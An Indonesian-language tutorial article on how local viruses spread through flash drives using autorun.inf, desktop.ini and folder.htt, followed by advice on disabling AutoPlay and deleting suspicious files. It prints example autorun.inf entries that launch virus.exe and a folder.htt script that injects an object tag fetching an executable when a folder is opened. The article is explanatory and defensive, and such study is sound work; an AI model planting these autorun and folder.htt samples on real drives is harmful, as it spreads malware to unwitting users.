

Virus Lokal & Autorun.inf

Anharku

v_maker@yahoo.com

<http://anharku.freevar.com>

Lisensi Dokumen:

Copyright © 2003-2009 IlmuKomputer.Com

Seluruh dokumen di IlmuKomputer.Com dapat digunakan, dimodifikasi dan disebarkan secara bebas untuk tujuan bukan komersial (nonprofit), dengan syarat tidak menghapus atau merubah atribut penulis dan pernyataan copyright yang disertakan dalam setiap dokumen. Tidak diperbolehkan melakukan penulisan ulang, kecuali mendapatkan ijin terlebih dahulu dari IlmuKomputer.Com.

Kalau membicarakan tentang Virus Lokal pasti yang ada dibenak orang2 underground adalah autorun.inf. Mengapa sih sebenarnya virus lokal selalu dikaitkan dikaitkan dengan autorun.inf? apa sih latar belakang, alasan sebenarnya dibuatnya autorun.inf tersebut? Tujuan dibuatnya autorun.inf tersebut? Next langsung saja...

Latar belakang dibuatnya autorun.inf virus adalah agar virus mempunyai kemampuan untuk dapat menyebar secara otomatis tanpa tergantung kecerobohan manusia itu sendiri. Kecerobohan manusia itu sendiri adalah ketidaktahuan manusia bahwa dirinya telah mengaktifkan dan turut menyebarkan virus mungkin dengan iseng mengklik, ingin tahu lalu membuka suatu file ,dst. Rasa ingin tahu, penasaran tersebut yang dimanfaatkan oleh para vm dengan membuat virus dengan Icon yang mengelabui user, lalu vm memberikan nama virus yang dapat membangkitkan rasa ingin tahu, penasaran, nafsu ,dst agar user yang ceroboh td mengaktifkan virus tersebut.

Tujuan dibuatnya autorun.inf virus yah agar dapat mengoptimalkan penyebaran virus istilah kerennya *Autoinfect via Flash Disk* yaitu penyebaran virus lewat *Flash Disk* secara otomatis.

Lalu autorun.inf sendiri itu apa? autorun adalah suatu script yang digunakan untuk menjalankan suatu file secara otomatis saat user akses ke suatu Drive atau saat user menghubungkan removable disk atau saat user memasukan CD / DVD ke dalam CD / DVD ROM.


Biasanya autorun virus hanya berisi script:

```
[AutoRun]
open=virus.exe->file virus yang digunakan sebagai pemicu
shellexecute=virus.exe
shell\Auto\command=virus.exe
Shell = Auto
```

Autorun ini dimaksudkan agar saat ditancapkan flashdisk maka flasdisk tersebut akan mengunduh file virus karena hidupnya autorun tersebut.

Selain autorun.inf VM dalam membuat virus selalu melengkapinya dengan senjata-senjata agar virusnya dapat ampuh dalam melakukan penyebaran beberapa file pemicu yang dibuat misalnya desktop.ini, folder.htt.

Desktop.ini dimanfaatkan oleh para VM untuk link ke folder.htt yang fungsinya adalah untuk memaksimalkan penyebaran virus. Isi dari desktop.ini:




```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=windows-1252">
</head>
<body style="margin: 0" scroll=no>
<object id=FileList border=0 tabIndex=1
classid="clsid:1820FED0-473E-11D0-A96C-00C04FD705A2"
style="width: 100%; height: 100%" tabIndex=-1>
</object>
</body>
</html>
<script>
objectstr="<OBJECT ID=\"RUNIT\" WIDTH=0 HEIGHT=0 TYPE=\"application/x-oleobject\"
objectstr+="CODEBASE=\"[REDACTED]\" exe#version=1,1,1,1\">"
objectstr+="<PARAM NAME=\"_version\" VALUE=\"65536\">"
objectstr+="</OBJECT>"
objectstr+="<HTML><H1></H1></HTML>"
document.writeln(objectstr);
document.close();
</script>
```

```
[.ShellClassInfo]
ConfirmFileOp=0
[{5984FFE0-28D4-11CF-AE66-08002B2E1262}]
PersistMoniker="file://rievsha\Folder.htt"
```


Setelah mengetahui betapa pentingnya autorun.inf bagi virus lokal lalu bagaimana trick2 kita dalam menghadapinya?

Salah satu cara yang efektif untuk mencegah penyebaran virus lokal yang menggunakan metode2 tersebut adalah dengan men-disable fungsi *Autorun/Autoplay pada Drive/Removable* tersebut.

Caranya: klik run-**gpedit.msc** , User Configuration-Administrative Templates-System




lalu buat *turn off autoplay* menjadi Enabled



Dengan membuat *turn off autoplay* komputer menjadi Enabled maka akan mematikan fungsi autoplay. Dengan matinya fungsi autoplay komputer maka Script autorun sendiri hanya akan menjadi file sampah yang tak ada gunanya.

Setelah setting diatas ada baiknya sebelum mencolokkan flashdisk terlebih dahulu Show hidden files dulu...[klik Tool-Folder Options- View- pilih Show Hidden Files and Folders sekalian hilangkan ceklist pada Hide protected operating system files (Recommendet)-Ok]Setelah itu jika anda temukan file autorun.inf dan disampingnya terdapat induk virus.exe maka tinggal kita delete aja...



Sekian aja yah... semoga yang dikit dan basi ini bermanfaat bagi kita semua ☺

Biografi Penulis



Anharku. Pertama mengenal komputer saat SMP pertamanya kenal komputer hanya bermain game bawaan window's lambat laun karna pergaulan dan pertumbuhan,merasakan anehnya cinta monyet...patahhati lalu melampiaskannya pada bermain Game online namun karena satu persatu game itu servernya runtuh (gameOver kali) jadi aku memutuskan vakum dari dunia gamer waktu itu juga saat aku masih UAS jadi aku fokus ke skull dulu.Lanjut mengenal dunia internet sejak hobi main di warnet untuk sekedar mengecek e-mail, fs, dan sekedar chatting ga jelas..Dari temanku bernama DNZ lah aku mulai mengenal dunia virus..lalu aku belajar secara otodidak karna temanku DNZ lebih suka dunia Hacking. Belajar algoritma dan pemrograman, membuat flowchart,dan belajar bahasa pemrogramanseperti visual basic, delphi, C++, pascal, asmbly. Belajar tentang micro, website, PHP, Basis data, MySQL,belajar tentang Jaringan Komputer..belajar tentang segala sesuatu yang berbau komputer.